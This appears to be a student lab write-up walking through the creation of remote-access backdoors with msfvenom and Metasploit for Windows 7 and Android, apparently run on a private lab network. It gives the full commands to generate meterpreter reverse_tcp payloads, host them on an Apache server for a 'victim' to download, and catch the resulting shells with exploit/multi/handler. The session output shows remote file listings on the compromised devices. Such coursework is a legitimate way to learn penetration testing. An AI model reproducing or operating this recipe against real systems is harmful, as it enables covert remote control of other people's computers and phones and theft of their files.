TASK-2

(Creating a backdoor for windows, linux and android)

Msfvenom:-

MSFvenom is **a combination of Msfpayload and Msfencode**, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015. The advantages of msfvenom are: One single tool. Standardized command line options.

Payload:-


A payload in Metasploit **refers to an exploit module**. There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios.

Metasploit:-

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.


Creating backdoor for windows 7 machine:-

Step 1: we convert the (windows/neterpreter/reverse_tcp)needful payload into exe file.




```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.125  LPORT=4444 -f exe -o windowsbackdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsbackdoor.exe
```

Step 2: we move the file into /var/www/html/ from where the server is hosted.




```
┌──(root💀kali)-[~]
└─# ls
backup  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  windowsbackdoor.exe

┌──(root💀kali)-[~]
└─# mv windowsbackdoor.exe var/www/html
mv: cannot move 'windowsbackdoor.exe' to 'var/www/html': No such file or directory

┌──(root💀kali)-[~]
└─# mv windowsbackdoor.exe /var/www/html/
```

Step 3: now we change the exe file into an executable mode and start the server.




```
┌──(root💀kali)-[~]
└─# cd /var/www/html/

┌──(root💀kali)-[/var/www/html]
└─# chmod +x windowsbackdoor.exe

┌──(root💀kali)-[/var/www/html]
└─# service apache2 start
```

Step 4: now we enter the msfconsole and use the “exploit/multi/handler” vulnerability.




~~~
                 :<script>.Ac816/                     sENbove3101.404:
                 :NT_AUTHORITY.Do                      `T:/shSYSTEM-.N:
                 :09.14.2011.raid                     /STFU|wall.No.Pr:
                 :hevnsntSurb025N.                    dNVRGOING2GIVUUP:
                 :#OUTHOUSE-  -s:                     /corykennedyData:
                 :$nmap -oS                            SSo.6178306Ence:
                 :Awsm.da:                           /shMTl#beats3o.No.:
                 :Ring0:                            `dDestRoyREXKC3ta/M:
                 :23d:                              sSETEC.ASTRONOMYist:
                  /-                        /yo-    .ence.N:(){ :|: & };:
                                            `:Shall.We.Play.A.Game?tron/
                                            ```-ooy.if1ghtf0r+ehUser5`
                                          ..th3.H1V3.U2VjRFNN.jMh+.`
                                         `MjM~~WE.ARE.se~~MMjMs
                                          +~KANSAS.CITY's~-`
                                           J~HAKCERS~./.`
                                           .esc:wq!:`
                                            +++ATH`
                                             `


       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
~~~

Step 5: then we set the payload as windows/neterpreter/reverse_tcp .




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Step 6: now we net the LOCAL HOST and are ready to exploit.



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.125
LHOST ⇒ 192.168.1.125
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
█
```

Step 7: if the user/victim download the executable file using the url (http://<ip_address>/<file_name.exe> ex: http://192.168.0.69/windowsbackdoor.exe) he can be pwned. Therefore backdoor is created.



windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Internet Explorer cannot display the webpage - Windows Internet Explorer
http://192.168.1.125/windowsbackdoor.exe
Bing
Favorites
Suggested Sites
Internet Explorer cannot display the webpage
Page Safety Tools
Done
Internet | Protected Mode: On
100%
2:49 AM
9/13/2022
Right Ctrl

Internet Explorer cannot display the webpage

What you can try:

Diagnose Connection Problems


More information


windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Internet Explorer cannot display the webpage - Windows Internet Explorer
http://192.168.1.125/windowsbackdoor.exe
Bing
Favorites
Suggested Sites
Internet Explorer cannot display the webpage
Page Safety Tools
0% of windowsbackdoor.exe from 192.168.1.125 Comple...
File Download - Security Warning
Run
Save
Cancel
Internet | Protected Mode: On
100%
2:49 AM
9/13/2022
Right Ctrl

Do you want to run or save this file?


Name: windowsbackdoor.exe
Type: Application, 72.0KB
From: 192.168.1.125

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
[*] Sending stage (175174 bytes) to 192.168.1.123
[*] Meterpreter session 1 opened (192.168.1.125:4444 → 192.168.1.123:49183 ) at 2022-09-13 05:49:25 -0400

meterpreter > pwd
C:\Users\RAHUL\Desktop
meterpreter > ls
Listing: C:\Users\RAHUL\Desktop
═══════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  282   fil   2022-08-30 09:11:27 -0400  desktop.ini
40777/rwxrwxrwx   0     dir   2022-09-07 09:08:24 -0400  rrr

meterpreter > 
```


- **AND THE PROCESS IS SIMILAR FOR BOTH ANDROID AND LINUX AS WELL**
- **THE ONLY DIFFERENCE IS THE CHOICE OF THE RIGHT PAYLOAD AND CHANGING THE EXTENSION OF THE EXECUTABLE FILE ACCORDINGLY(EX: .elf for LINUX, .apk for ANDROIND).**




```
┌──(root💀kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.125  LPORT=4444 R > /var/www/html/hackyou.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes


┌──(root💀kali)-[~]
└─# mv hackyou.apk /var/www/html
mv: cannot stat 'hackyou.apk': No such file or directory

┌──(root💀kali)-[~]
└─# mv hackyou.apk /var/www/html/                                                                          1 ✗
mv: cannot stat 'hackyou.apk': No such file or directory

┌──(root💀kali)-[~]
└─# mv hackyou.apk /var/www/html/                                                                          1 ✗
mv: cannot stat 'hackyou.apk': No such file or directory

┌──(root💀kali)-[~]
└─# cd /var/www/html/                                                                                      1 ✗

┌──(root💀kali)-[/var/www/html]
└─# ls
hackyou.apk  index.html  index.nginx-debian.html  windowsbackdoor.exe

┌──(root💀kali)-[/var/www/html]
└─# chmod +x hackyou.apk

┌──(root💀kali)-[/var/www/html]
└─# service apache2 start

┌──(root💀kali)-[/var/www/html]
└─# cd

┌──(root💀kali)-[~]
```



```
msf6 exploit(multi/handler) > set LHOST 192.168.1.125
LHOST ⇒ 192.168.1.125
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] 192.168.1.103 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.125:4444 → 192.168.1.103:35078 ) at 2022-09-13 06:23:58 -0400

meterpreter > cd
Usage: cd directory
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > [*] Meterpreter session 3 opened (192.168.1.125:4444 → 192.168.1.103:35086 ) at 2022-09-13 06:24:11 -0400

[-] Meterpreter session 1 is not valid and will be closed

[*] 192.168.1.103 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.1.103 - Meterpreter session 3 closed.  Reason: Died
lsldld
[-] Unknown command: lsldld
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Meterpreter session 4 opened (192.168.1.125:4444 → 192.168.1.103:35136 ) at 2022-09-13 06:25:01 -0400
[*] Meterpreter session 5 opened (192.168.1.125:4444 → 192.168.1.103:35138 ) at 2022-09-13 06:25:01 -0400

[*] Meterpreter session 6 opened (192.168.1.125:4444 → 192.168.1.103:35140 ) at 2022-09-13 06:25:01 -0400
meterpreter > ls
[*] 192.168.1.103 - Meterpreter session 4 closed.  Reason: Died

[*] 192.168.1.103 - Meterpreter session 5 closed.  Reason: Died
[*] 192.168.1.103 - Meterpreter session 6 closed.  Reason: Died
```

